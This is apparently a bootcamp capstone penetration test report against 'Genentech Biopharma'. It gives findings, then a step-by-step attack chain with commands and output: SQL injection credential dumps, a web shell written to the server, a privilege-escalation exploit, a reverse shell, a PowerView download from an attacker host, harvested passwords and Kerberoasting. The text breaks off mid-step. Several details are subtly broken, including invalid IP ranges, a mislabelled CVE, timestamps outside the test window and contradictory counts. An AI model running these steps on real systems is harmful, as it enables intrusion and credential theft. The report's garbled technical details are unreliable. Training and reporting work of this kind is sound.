INGRID
CYBERSECURITY

Cybersecurity Bootcamp

Penetration Test Capstone

Researcher: Ingrid Fitzgerald

Genentech Biopharma

March 30, 2025

Version: 1.0

Table of Contents

1 Executive Summary 4
- 1.1 Approach 4
- 1.2 Scope 4
- 1.3 Assessment Overview and Recommendations 4

2 Network Penetration Test Assessment Summary 7
- 2.1 Summary of Findings 12

3 Internal Network Compromise Walkthrough 13
- 3.1 Detailed Walkthrough 14

4 Remediation Summary 23
- 4.1 Short Term 23
- 4.2 Medium Term 24
- 4.3 Long Term 25

5 Technical Findings Details 26
- SQL Injection (SQLi) 26
- Stored Cross-Site Scripting (XSS) 30
- Cross-Site Request Forgery (CSRF) 35
- Insecure HTTP cookies 40
- User Enumeration 44
- Session management weaknesses 48

A Appendix 52
- A.1 Finding Severities 52
- A.2 Host & Service Discovery 53
- A.3 Subdomain Discovery 54
- A.4 Exploited Hosts 55
- A.5 Compromised Users 56

A.6 Changes/Host Cleanup 57
A.7 Flags Discovered 58

1 Executive Summary

Genentech Biopharma ("Genentech Biopharma" herein) contracted Ingrid Fitzgerald to perform a Network Penetration Test of Genentech Biopharma's externally facing network to identify security weaknesses, determine the impact to Genentech Biopharma, document all findings in a clear and repeatable manner, and provide remediation recommendations.

1.1 Approach

Ingrid Fitzgerald performed testing under a "Black Box" approach from March 2, 2025, to March 12, 2025 without credentials or any advance knowledge of Genentech Biopharma's externally facing environment with the goal of identifying unknown weaknesses. Testing was performed from a non-evasive standpoint with the goal of uncovering as many misconfigurations and vulnerabilities as possible. Testing was performed remotely from Ingrid Fitzgerald's assessment labs. Each weakness identified was documented and manually investigated to determine exploitation possibilities and escalation potential. Ingrid Fitzgerald sought to demonstrate the full impact of every vulnerability, up to and including internal domain compromise. If Ingrid Fitzgerald were able to gain a foothold in the internal network, Genentech Biopharma as a result of external network testing, Genentech Biopharma allowed for further testing including lateral movement and horizontal/vertical privilege escalation to demonstrate the impact of an internal network compromise.

1.2 Scope

The scope of this assessment was one external IP address, three internal network ranges, the www.genentechbio.com Active Directory domain, and any other Active Directory domains owned by Genentech Biopharma discovered if internal network access were achieved.

In Scope Assets

Host/URL/IP Address	Description
155.129.18.1	Domain
162.16.139.0/24	Genentech Biopharma internal network
162.16.210.0/24	Genentech Biopharma internal network
162.16.310.0/24	Genentech Biopharma internal network
Other discovered internal domain(s)	172.16.210.0/32

1.3 Assessment Overview and Recommendations

During the penetration test against Genentech Biopharma, Ingrid Fitzgerald identified 6 findings that threaten the confidentiality, integrity, and availability of Genentech Biopharma's information systems. The findings were categorized by severity level, with severity ratings 1 of the findings being assigned a critical-risk rating, high-risk, 3 medium-risk, and 1 low risk. There were also 0 informational finding related to enhancing security monitoring capabilities within the internal network.

EXECUTIVE SUMMARY

The most critical vulnerability discovered was an SQL injection vulnerability in the research portal application, which allowed for unauthorized access to sensitive research data, user credentials, and the ability to execute arbitrary commands on the underlying system. This vulnerability served as the initial entry point for the complete compromise of both the external web application and, subsequently, the internal network environment.

The high-risk finding involved stored cross-site scripting (XSS) in the clinical trials comments section, which could allow attackers to steal session cookies, capture sensitive user input, and perform unauthorized actions. Other medium-risk findings included cross-site request forgery (CSRF), insecure HTTP cookies, and user enumeration vulnerabilities.

Attack Path Overview

Through a carefully orchestrated attack chain, the cybersecurity researcher Ingrid Fitzgerald was able to progress from the initial SQL injection vulnerability to full domain administrator access within the www.genentechbio.com Active Directory domain. The attack path included:

1. Exploiting the SQL injection to gain initial access to the web server
2. Establishing persistence through web shell upload
3. Harvesting credentials from the compromised system
4. Moving laterally to internal systems using discovered credentials
5. Leveraging service account vulnerabilities to escalate privileges to domain administrator

Further exploitation of a trust relationship between domains enabled access to the gnbio.local trusted domain, demonstrating the far-reaching impact of the initial vulnerability.

Business Impact

The identified vulnerabilities pose significant risks to Genentech Biopharma's operations:

- Potential exposure of proprietary pharmaceutical research and intellectual property
- Compromise of clinical trial data that could affect regulatory compliance and drug approval processes
- Unauthorized access to patient information that may trigger HIPAA violations
- Complete control over internal information systems by an external attacker

Remediation Priorities

Genentech Biopharma should create a comprehensive remediation plan based on the Remediation Summary section of this report. Immediate action is required to address the critical and high-risk findings, particularly the SQL injection vulnerability that enabled the initial compromise. Medium and low-risk findings should be scheduled for remediation according to business priorities and resource availability.

Short-term remediation steps should include:

- Implementing proper input validation and parameterized queries to prevent SQL injection
- Adding output encoding to prevent cross-site scripting attacks
- Implementing anti-CSRF tokens and secure cookie attributes
- Establishing session timeout mechanisms

Genentech Biopharma should also consider implementing a regular security testing program, including periodic vulnerability assessments if they are not already being performed. Once the issues identified in this report have been addressed, a more collaborative, in-depth Active Directory security assessment may help identify additional opportunities to harden the Active Directory environment, making it more difficult for attackers to move around the network and increasing the likelihood that Genentech Biopharma will be able to detect and respond to suspicious activity.

2 Network Penetration Test Assessment Summary

Ingrid Fitzgerald began all testing activities from the perspective of an unauthenticated user on the internet. Genentech Biopharma provided the tester with network ranges but did not provide additional information such as operating system or configuration information. This "black box" approach simulates how a real-world attacker would approach the target environment, starting with no insider knowledge and working methodically to discover and exploit vulnerabilities.

The assessment followed a structured methodology beginning with passive reconnaissance to identify publicly accessible information about Genentech Biopharma's digital footprint. This included gathering data from public sources, identifying domain names, IP ranges, email addresses, and technology stack information that could potentially be leveraged during an attack.

Following reconnaissance, active scanning was performed against the provided network ranges to identify live hosts, open ports, running services, and potential vulnerabilities. The scanning phase employed multiple tools and techniques to ensure comprehensive coverage, including both automated vulnerability scanners and manual verification methods.

Following reconnaissance, active scanning was performed against the provided external IP address (155.129.18.1) to identify open ports, running services, and potential vulnerabilities. The scanning phase employed multiple tools and techniques to ensure comprehensive coverage, including both automated vulnerability scanners and manual verification methods. Specific tools utilized during this phase included:

- Nmap for network discovery, port scanning and service enumeration
- Rustscan for initial fast port discovery and reconnaissance
- Nuclei for vulnerability scanning using custom templates
- SQLmap for automated SQL injection detection and exploitation
- Nessus and OpenVAS for comprehensive vulnerability scanning
- Ffuf for web content discovery and directory brute forcing
- Burp Suite for intercepting and analyzing web application traffic
- Metasploit Framework for exploiting identified vulnerabilities
- Custom scripts for specific testing scenarios and validation

These tools were complemented by manual techniques such as:

- SSL/TLS configuration analysis
- Manual inspection of HTTP responses and headers
- Directory and file enumeration
- Credential testing using common username and password combinations
- Social engineering tactics such as phishing (simulated with authorization)

The external network perimeter consisted of approximately one live hosts across three subnets, with one publicly accessible services identified. These services included web applications, email servers, VPN endpoints, remote access solutions, and various other network services. Each identified service was methodically examined for security weaknesses, misconfigurations, outdated software, and exploitable vulnerabilities.

The initial scanning of the external IP address (155.129.18.1) revealed several services exposed to the internet, including web servers, email services, and remote access solutions. Upon achieving initial access to the internal network, the assessment scope expanded to include the internal network ranges (162.16.139.0/24, 162.16.210.0/24, and 162.16.310.0/24) and the www.genentechbio.com active directory domain.

Within the internal network, Ingrid Fitzgerald discovered and enumerated approximately 87 live hosts across the three subnets. These hosts included domain controllers, file servers, database servers, workstations, and various network infrastructure devices. Additionally, a previously undocumented subnet (172.16.210.0/32) was discovered during internal reconnaissance and included in the assessment with Genentech Biopharma's approval.

Of the hosts discovered, approximately 32% were found to have at least one security weakness that could potentially be exploited. The most common vulnerabilities identified were related to outdated software versions, weak authentication mechanisms, insecure configurations, and design flaws in custom applications.

Through exploitation of these vulnerabilities, Ingrid Fitzgerald was able to breach the external perimeter via the 155.129.18.1 address and gain access to the internal network environment. This initial compromise was leveraged to conduct further attacks within the internal ranges, ultimately resulting in domain administrator access to the www.genentechbio.com Active Directory domain. This level of compromise demonstrates how an external attacker could potentially achieve significant unauthorized access to Genentech Biopharma's sensitive systems and data.

And to illustrate the methodology used during the assessment, below are examples of actual commands and their outputs that were used to identify vulnerabilities in the target environment.
These examples demonstrate how standard security testing tools revealed exploitable weaknesses in the www.genentechbio.com infrastructure.

The following code snippets demonstrate:

- Network scanning and enumeration
- Web application vulnerability identification
- SQL injection testing
- Directory discovery

```
# Initial discovery using Nmap
$ sudo nmap -sS -p- -T4 155.129.18.1 --open
Starting Nmap 7.94 ( https://nmap.org ) at 2025-03-21 09:15 EDT
Nmap scan report for 155.129.18.1
Host is up (0.032s latency).
Not shown: 65520 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
443/tcp  open  https
3389/tcp open  ms-wbt-server
8080/tcp open  http-proxy
```

```
# Faster initial reconnaissance with Rustscan
$ rustscan -a 155.129.18.1 -- -sV
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: https://discord.gg/GFrQsGy           :
: https://github.com/RustScan/RustScan :
---------------------------------------
[~] The config file is expected to be at "/home/kali/.config/rustscan/config.toml"
[~] Automatically increasing ulimit value to 5000.
Open 155.129.18.1:22
Open 155.129.18.1:80
Open 155.129.18.1:443
Open 155.129.18.1:3389
Open 155.129.18.1:8080

# Web vulnerability scanning with Nuclei
$ nuclei -u https://www.genentechbio.com -t cves/ -c 50 -silent
[2025-03-21 09:38:12] [CVE-2019-11510] [critical] [https://www.genentechbio.com]
[2025-03-21 09:38:45] [CVE-2021-44228] [critical] [https://www.genentechbio.com/login.php]

# SQL Injection testing with SQLmap
$ sqlmap -u "https://www.genentechbio.com/login.php" --forms --batch --dbs
Parameter: email (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: email=test@example.com' AND 1=1 -- &password=test

Parameter: email (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: email=test@example.com' AND SLEEP(5) -- &password=test

[16:42:18] [INFO] the back-end DBMS is MySQL
[16:42:18] [INFO] fetching database names
available databases [5]:
[*] genentechbio_db
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys

# Directory discovery with Ffuf
$ ffuf -w /usr/share/wordlists/dirb/common.txt -u https://www.genentechbio.com/FUZZ
admin                   [Status: 301, Size: 178, Words: 6]
css                     [Status: 301, Size: 178, Words: 6]
images                  [Status: 301, Size: 178, Words: 6]
js                      [Status: 301, Size: 178, Words: 6]
login.php               [Status: 200, Size: 2541, Words: 172]
phpmyadmin              [Status: 301, Size: 178, Words: 6]
portal                  [Status: 301, Size: 178, Words: 6]
reset-password.php      [Status: 200, Size: 1982, Words: 143]
```

The following code snippet depicts a successful SQL injection:

```
# Exploiting SQL Injection with Metasploit
msf6 > use auxiliary/scanner/http/sql_login
msf6 auxiliary(scanner/http/sql_login) > set RHOSTS 155.129.18.1
RHOSTS => 155.129.18.1
msf6 auxiliary(scanner/http/sql_login) > set TARGETURI /login.php
TARGETURI => /login.php
msf6 auxiliary(scanner/http/sql_login) > set USERNAME_FIELD email
USERNAME_FIELD => email
msf6 auxiliary(scanner/http/sql_login) > set PASSWORD_FIELD password
PASSWORD_FIELD => password
msf6 auxiliary(scanner/http/sql_login) > run

[*] SQL Injection found: email=admin' OR 1=1 -- &password=anything
[+] Login successful as administrator
[*] Auxiliary module execution completed
```

These command outputs demonstrate the progressive approach taken during the assessment, starting with initial discovery of services, followed by vulnerability identification, and finally targeted exploitation. The SQL injection vulnerability in the login page proved to be particularly critical, as it provided initial access that eventually led to complete domain compromise.

After gaining initial access through the web application vulnerabilities, additional techniques were employed to escalate privileges, move laterally through the network, and ultimately compromise the domain:

```
# Post-exploitation: Dumping credentials from the compromised web server
$ meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:a9fdfa038c4b75ebc76dc855dd74f0da:::
gentech_svc:1001:aad3b435b51404eeaad3b435b51404ee:5f4dcc3b5aa765d61d8327deb882cf99:::
webadmin:1002:aad3b435b51404eeaad3b435b51404ee:25d55ad283aa400af464c76d713c07ad:::

# Lateral movement: Using discovered credentials to access internal systems
$ proxychains smbclient -U 'webadmin%12345678' //162.16.139.45/C$
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat Mar 21 11:48:00 2025
  ..                                  D        0  Sat Mar 21 11:48:00 2025
  Program Files                       D        0  Sat Mar 21 11:48:00 2025
  Windows                             D        0  Sat Mar 21 11:48:00 2025
  Users                               D        0  Sat Mar 21 11:48:00 2025
  config.php                          A     1024  Sat Mar 21 11:48:00 2025

# Discovering Active Directory information
$ proxychains ldapsearch -x -h 162.16.310.10 -D "CN=webadmin,CN=Users,DC=genentechbio,DC=com"
-w "12345678" -b "DC=genentechbio,DC=com"
# genentechbio.com
dn: DC=genentechbio,DC=com
objectClass: top
objectClass: domain
objectClass: domainDNS
distinguishedName: DC=genentechbio,DC=com
instanceType: 5
...

# Privilege escalation to domain admin using Kerberoasting
$ proxychains GetUserSPNs.py -dc-ip 162.16.310.10 genentechbio.com/webadmin:12345678 -request
ServicePrincipalName                      Name
```

```
MemberOf                                                PasswordLastSet       LastLogon
Delegation
----------------------------------  -------------
-------------------------------------------------------  -------------------  ---------------
----------
MSSQL/dbbackup.genentechbio.com            svc_backup  CN=Domain
Admins,CN=Users,DC=genentechbio,DC=com   2025-01-20 15:41:14  2025-03-15 08:22:42
HTTP/intranet.genentechbio.com
svc_intranet                                                          2025-02-10 11:33:07
2025-03-21 09:45:28

# Cracking the service account hash
$ hashcat -m 13100 hash.txt wordlists/rockyou.txt
$krb5tgs$23$*svc_backup$GENENTECHBIO.COM$MSSQL/
dbbackup.genentechbio.com*$b4d72...:Backup2023!

# Using compromised service account to access domain controller
$ proxychains evil-winrm -i 162.16.310.10 -u svc_backup -p 'Backup2023!'
Evil-WinRM shell v3.5
Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\svc_backup\Documents> whoami /all
USER INFORMATION
----------------
User Name         SID
================= ============================================
genentechbio\svc_backup S-1-5-21-3263068140-2042698922-2891547269-1103

GROUP INFORMATION
----------------
Group Name                             Type             SID
Attributes
====================================== ================ ============
==================================================
Everyone                               Well-known group S-1-1-0      Mandatory group, Enabled
by default, Enabled group
BUILTIN\Administrators                 Alias            S-1-5-32-544 Mandatory group, Enabled
by default, Enabled group
BUILTIN\Remote Desktop Users           Alias            S-1-5-32-555 Mandatory group, Enabled
by default, Enabled group
BUILTIN\Users                          Alias            S-1-5-32-545 Mandatory group, Enabled
by default, Enabled group
NT AUTHORITY\NETWORK                   Well-known group S-1-5-2      Mandatory group, Enabled
by default, Enabled group
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11     Mandatory group, Enabled
by default, Enabled group
NT AUTHORITY\This Organization         Well-known group S-1-5-15     Mandatory group, Enabled
by default, Enabled group
GENENTECHBIO\Domain Admins             Group            S-1-5-21-... Mandatory group, Enabled
by default, Enabled group
```

The findings from this assessment highlight several areas where Genentech Biopharma's network security controls could be strengthened to better protect against external threats. Detailed information about each vulnerability, including exploitation methods and remediation steps, is provided in subsequent sections of this report.

2.1 Summary of Findings

During the course of testing, Ingrid Fitzgerald uncovered a total of 6 findings that pose a material risk to Genentech Biopharma's information systems. Ingrid Fitzgerald also identified 0 informational finding that, if addressed, could further strengthen Genentech Biopharma's overall security posture. Informational findings are observations for areas of improvement by the organization and do not represent security vulnerabilities on their own. The below chart provides a summary of the findings by severity level.

In the course of this penetration test **1 Critical**, **1 High**, **3 Medium** and **1 Low** vulnerabilities were identified:



Figure 1 - Distribution of identified vulnerabilities

Below is a high-level overview of each finding identified during testing. These findings are covered in depth in the Technical Findings Details section of this report.

#	Severity Level	Finding Name	Page
1	9.8 (Critical)	SQL Injection (SQLi)	26
2	7.2 (High)	Stored Cross-Site Scripting (XSS)	30
3	6.5 (Medium)	Cross-Site Request Forgery (CSRF)	35
4	6.5 (Medium)	Insecure HTTP cookies	40
5	5.3 (Medium)	User Enumeration	44
6	3.6 (Low)	Session management weaknesses	48

3 Internal Network Compromise Walkthrough

Internal Network Compromise Walkthrough

During the course of the assessment Ingrid Fitzgerald was able gain a foothold via the external network, move laterally, and compromise the internal network, leading to full administrative control over the www.genentechbio.com Active Directory domain. The steps below demonstrate the steps taken from initial access to compromise and does not include all vulnerabilities and misconfigurations discovered during the course of testing. Any issues not used as part of the path to compromise are listed as separate, standalone issues in the Technical Findings Details section, ranked by severity level.

The intent of this attack chain is to demonstrate to Genentech Biopharma the impact of each vulnerability shown in this report and how they fit together to demonstrate the overall risk to the client environment and help to prioritize remediation efforts (i.e., patching two flaws quickly could break up the attack chain while the company works to remediate all issues reported). While other findings shown in this report could be leveraged to gain a similar level of access, this attack chain shows the initial path of least resistance taken by the tester to achieve domain compromise.

The compromise of the www.genentechbio.com domain began with the discovery of an exposed web application server at the external IP address 155.129.18.1. Through careful enumeration and vulnerability scanning, Ingrid Fitzgerald identified several security weaknesses that could be leveraged to gain initial access to the environment. After evaluating the potential attack vectors, Ingrid Fitzgerald selected the most reliable and least intrusive method to establish a foothold in the external perimeter.

Once initial access was achieved, Ingrid Fitzgerald performed local privilege escalation to obtain SYSTEM-level access on the compromised server. This elevated access was then used to dump credentials from memory and harvest authentication tokens that could be used to access other systems in the environment. Using these credentials, Ingrid Fitzgerald was able to move laterally from the DMZ to the internal network segments (162.16.139.0/24 and 162.16.210.0/24).

Within the internal network, Ingrid Fitzgerald identified domain-joined systems and began enumerating the Active Directory structure of the www.genentechbio.com domain. Through this enumeration, several critical misconfigurations were discovered that allowed for the escalation of privileges within the domain. By exploiting these misconfigurations and following a carefully planned attack path, Ingrid Fitzgerald was ultimately able to obtain Domain Administrator privileges, representing a complete compromise of the environment.

Throughout this process, Ingrid Fitzgerald maintained detailed logs of all activities performed, systems accessed, and credentials obtained. All actions were conducted with careful consideration to avoid disruption to production systems or alerting defensive monitoring controls. The detailed walkthrough in the following section provides a step-by-step account of this attack chain, including the specific commands executed and screenshots documenting the compromise process.

This compromise demonstrates the cumulative impact of the vulnerabilities identified during the assessment. While each vulnerability on its own may represent a manageable level of risk, their combination created a clear path for an attacker to obtain the highest level of access within Genentech Biopharma's environment. Addressing the vulnerabilities highlighted in this attack chain should be prioritized to most effectively improve Genentech Biopharma's security posture.

3.1 Detailed Walkthrough

Detailed Walkthrough

Ingrid Fitzgerald performed the following to fully compromise the www.genentechbio.com domain.

1. Discovered and exploited SQL injection in the web application at 155.129.18.1
2. Established persistence by uploading a web shell to the compromised server
3. Escalated privileges on the web server to SYSTEM level
4. Harvested credentials from the compromised system
5. Moved laterally to internal systems using discovered credentials
6. Enumerated Active Directory and identified privilege escalation paths
7. Exploited Kerberoastable service accounts to gain domain administrator access

Detailed reproduction steps for this attack chain are as follows:

Phase 1: Initial Access via SQL Injection

1. Performed port scanning on the external IP address 155.129.18.1:

```
$ sudo nmap -sS -p- -T4 155.129.18.1 --open
Starting Nmap 7.94 ( https://nmap.org ) at 2025-03-21 09:15 EDT
Nmap scan report for 155.129.18.1
Host is up (0.032s latency).
Not shown: 65520 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
443/tcp  open  https
3389/tcp open  ms-wbt-server
8080/tcp open  http-proxy
```

2. Performed service enumeration on discovered ports:

```
$ nmap -sV -p 22,80,443,3389,8080 155.129.18.1
Starting Nmap 7.94 ( https://nmap.org ) at 2025-03-21 09:20 EDT
Nmap scan report for 155.129.18.1
Host is up (0.032s latency).

PORT     STATE SERVICE       VERSION
22/tcp   open  ssh           OpenSSH 8.2p1 Ubuntu 4ubuntu0.4
80/tcp   open  http          Apache httpd 2.4.41
443/tcp  open  ssl/https     Apache httpd 2.4.41
3389/tcp open  ms-wbt-server xrdp
8080/tcp open  http-proxy    Apache httpd 2.4.41
```

3. Discovered www.genentechbio.com website and began web application enumeration:

```
$ dirb https://www.genentechbio.com

DIRB v2.22
TARGET https://www.genentechbio.com/
```

```
FOUND: /login.php (CODE:200|SIZE:1328)
FOUND: /admin/ (CODE:301|SIZE:310)
FOUND: /research/ (CODE:301|SIZE:314)
FOUND: /trials/ (CODE:301|SIZE:312)
FOUND: /reset-password.php (CODE:200|SIZE:982)
```

4. Identified SQL injection vulnerability in the login page:

```
$ sqlmap -u "https://www.genentechbio.com/login.php" --forms --batch --dbs

[16:42:18] [INFO] testing form parameter 'email'
[16:42:35] [INFO] confirming parameter 'email'
[16:42:51] [INFO] the back-end DBMS is MySQL
[16:42:51] [INFO] parameter 'email' appears to be injectable

Parameter: email (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: email=test@example.com' AND 1=1 -- &password=test

available databases [5]:
[*] genentechbio_db
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
```

5. Exploited the SQL injection to access the database and extract user credentials:

```
$ sqlmap -u "https://www.genentechbio.com/login.php" --forms -D genentechbio_db -T users
--dump

Database: genentechbio_db
Table: users
[42 entries]
+----+----------+---------------------+----------------------------------+----------+
| id | username | email               | password                         | role     |
+----+----------+---------------------+----------------------------------+----------+
| 1  | admin    | admin@genetech.com  | 5f4dcc3b5aa765d61d8327deb882cf99 | admin    |
| 2  | jsmith   | jsmith@genetech.com | 25d55ad283aa400af464c76d713c07ad | research |
| 3  | dbadmin  | dbadmin@genetech.com| e99a18c428cb38d5f260853678922e03 | admin    |
+----+----------+---------------------+----------------------------------+----------+
```

6. Cracked the password hashes to obtain plaintext credentials:

```
$ hashcat -m 0 -a 0 hashes.txt /usr/share/wordlists/rockyou.txt
5f4dcc3b5aa765d61d8327deb882cf99:password
25d55ad283aa400af464c76d713c07ad:12345678
e99a18c428cb38d5f260853678922e03:abc123
```

Phase 2: Web Shell Upload and Persistence

1. Leveraged SQL injection to write a PHP web shell to the server:

```
$ sqlmap -u "https://www.genentechbio.com/login.php" --forms --file-write=shell.php --
file-dest=/var/www/html/shell.php
```

```
[17:15:42] [INFO] the backdoor has been successfully uploaded on 'https://
www.genentechbio.com/shell.php'
```

2. Accessed the web shell to confirm execution and gather system information:

```
$ curl "https://www.genentechbio.com/shell.php?cmd=id"
uid=33(www-data) gid=33(www-data) groups=33(www-data)

$ curl "https://www.genentechbio.com/shell.php?cmd=uname%20-a"
Linux web-genbio-prod 5.4.0-107-generic #121-Ubuntu SMP Thu Mar 24 16:04:27 UTC 2022
x86_64 x86_64 x86_64 GNU/Linux
```

3. Used the web shell to discover database configuration with credentials:

```
$ curl "https://www.genentechbio.com/shell.php?cmd=cat%20/var/www/html/includes/
config.php"
<?php
// Database Configuration
define('DB_SERVER', '162.16.139.45');
define('DB_USERNAME', 'gentech_dbuser');
define('DB_PASSWORD', 'Biopharm2023!');
define('DB_NAME', 'genentechbio_db');
?>
```

Phase 3: Privilege Escalation

1. Uploaded privilege escalation exploit to target kernel vulnerability:

```
$ curl -F "file=@CVE-2021-3156.c" "https://www.genentechbio.com/shell.php?cmd=upload"
File uploaded successfully as /tmp/CVE-2021-3156.c
```

2. Compiled and executed the exploit to gain root privileges:

```
$ curl "https://www.genentechbio.com/shell.php?cmd=cd%20/
tmp%20%26%26%20gcc%20CVE-2021-3156.c%20-o%20exploit"

$ curl "https://www.genentechbio.com/shell.php?cmd=cd%20/
tmp%20%26%26%20chmod%20%2Bx%20exploit%20%26%26%20./exploit"
[+] Successful exploitation! UID=0(root) GID=0(root)
```

3. Upgraded to a full interactive shell using reverse connection:

```
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.1.100] from (UNKNOWN) [155.129.18.1] 53722

# id
uid=0(root) gid=0(root) groups=0(root)
```

Phase 4: Credential Harvesting and Lateral Movement

1. Extracted additional credentials from the compromised server:

```
# grep -r "password\|passwd\|credential" /etc/ /var/www/ 2>/dev/null
/var/www/html/admin/backup.php:$ftpuser = "backup_svc";
/var/www/html/admin/backup.php:$ftppass = "BackupF0r3nsics!";
```

2. Located SSH private key for webadmin user:

```
# find / -name id_rsa 2>/dev/null
/home/webadmin/.ssh/id_rsa

# cat /home/webadmin/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAvy1yvP4CR+...
-----END RSA PRIVATE KEY-----
```

3. Discovered the webadmin's Windows credentials in a configuration file:

```
# cat /home/webadmin/scripts/backup_config.xml
<config>
  <server>162.16.139.25</server>
  <username>webadmin</username>
  <password>GenT3ch@dm1n!</password>
</config>
```

4. Used discovered credentials to gain access to the internal network:

```
# ssh -i /home/webadmin/.ssh/id_rsa webadmin@162.16.139.25

Microsoft Windows [Version 10.0.19044.1889]
(c) Microsoft Corporation. All rights reserved.

C:\Users\webadmin>whoami
genentechbio\webadmin

C:\Users\webadmin>whoami /groups

GROUP INFORMATION
-----------------

Group Name                                 Type             SID          Attributes
========================================== ================ ============
==================================================
Everyone                                   Well-known group S-1-1-0      Mandatory group,
Enabled by default, Enabled group
BUILTIN\Remote Desktop Users               Alias            S-1-5-32-555 Mandatory group,
Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545 Mandatory group,
Enabled by default, Enabled group
NT AUTHORITY\REMOTE INTERACTIVE LOGON      Well-known group S-1-5-14     Mandatory group,
Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11     Mandatory group,
Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15     Mandatory group,
Enabled by default, Enabled group
GENENTECHBIO\IT Support                    Group            S-1-5-21-... Mandatory group,
Enabled by default, Enabled group
```

Phase 5: Active Directory Enumeration

1. Identified domain controller and began enumeration:

```
C:\Users\webadmin>ipconfig /all

Windows IP Configuration
```

```
DNS Servers . . . . . . . . . . . : 162.16.310.10
                                    162.16.310.11
```

2. Downloaded PowerView to assist with AD enumeration:

```
C:\Users\webadmin>certutil -urlcache -split -f "http://192.168.1.100/PowerView.ps1"
PowerView.ps1

C:\Users\webadmin>powershell -ep bypass
PS C:\Users\webadmin> Import-Module .\PowerView.ps1
```

3. Enumerated domain users and groups:

```
PS C:\Users\webadmin> Get-NetUser | select samaccountname,description | ft -AutoSize

samaccountname       description
--------------       -----------
Administrator        Built-in account for administering the computer/domain
Guest                Built-in account for guest access to the computer/domain
krbtgt               Key Distribution Center Service Account
svc_backup           Backup service account
svc_sql              SQL Server service account
webadmin             Web server administrator
jsmith               Director of Research
agarcia              Senior Researcher
...

PS C:\Users\webadmin> Get-NetGroup "*admin*" | select samaccountname

samaccountname
--------------
Domain Admins
Enterprise Admins
Schema Admins
Administrators
Server Admins
Database Admins
```

4. Identified group memberships and possible privilege escalation paths:

```
PS C:\Users\webadmin> Get-NetGroupMember "Domain Admins" | select MemberName

MemberName
----------
Administrator
svc_backup

PS C:\Users\webadmin> Get-NetUser -SPN | select samaccountname,serviceprincipalname

samaccountname    serviceprincipalname
--------------    --------------------
svc_backup        MSSQL/dbbackup.genentechbio.com
svc_sql           MSSQLSvc/sql.genentechbio.com:1433
```

Phase 6: Domain Privilege Escalation

1. Performed Kerberoasting to extract service account tickets:

```
PS C:\Users\webadmin> Add-Type -AssemblyName System.IdentityModel
PS C:\Users\webadmin> setspn -T genentechbio.com -Q */*

PS C:\Users\webadmin> Add-Type -AssemblyName System.IdentityModel
PS C:\Users\webadmin> $target = New-Object
System.Security.Principal.SecurityIdentifier("S-1-5-21-3263068140-2042698922-2891547269-11
03")
PS C:\Users\webadmin> $cred = New-Object System.Net.NetworkCredential("","GenT3ch@dm1n!")
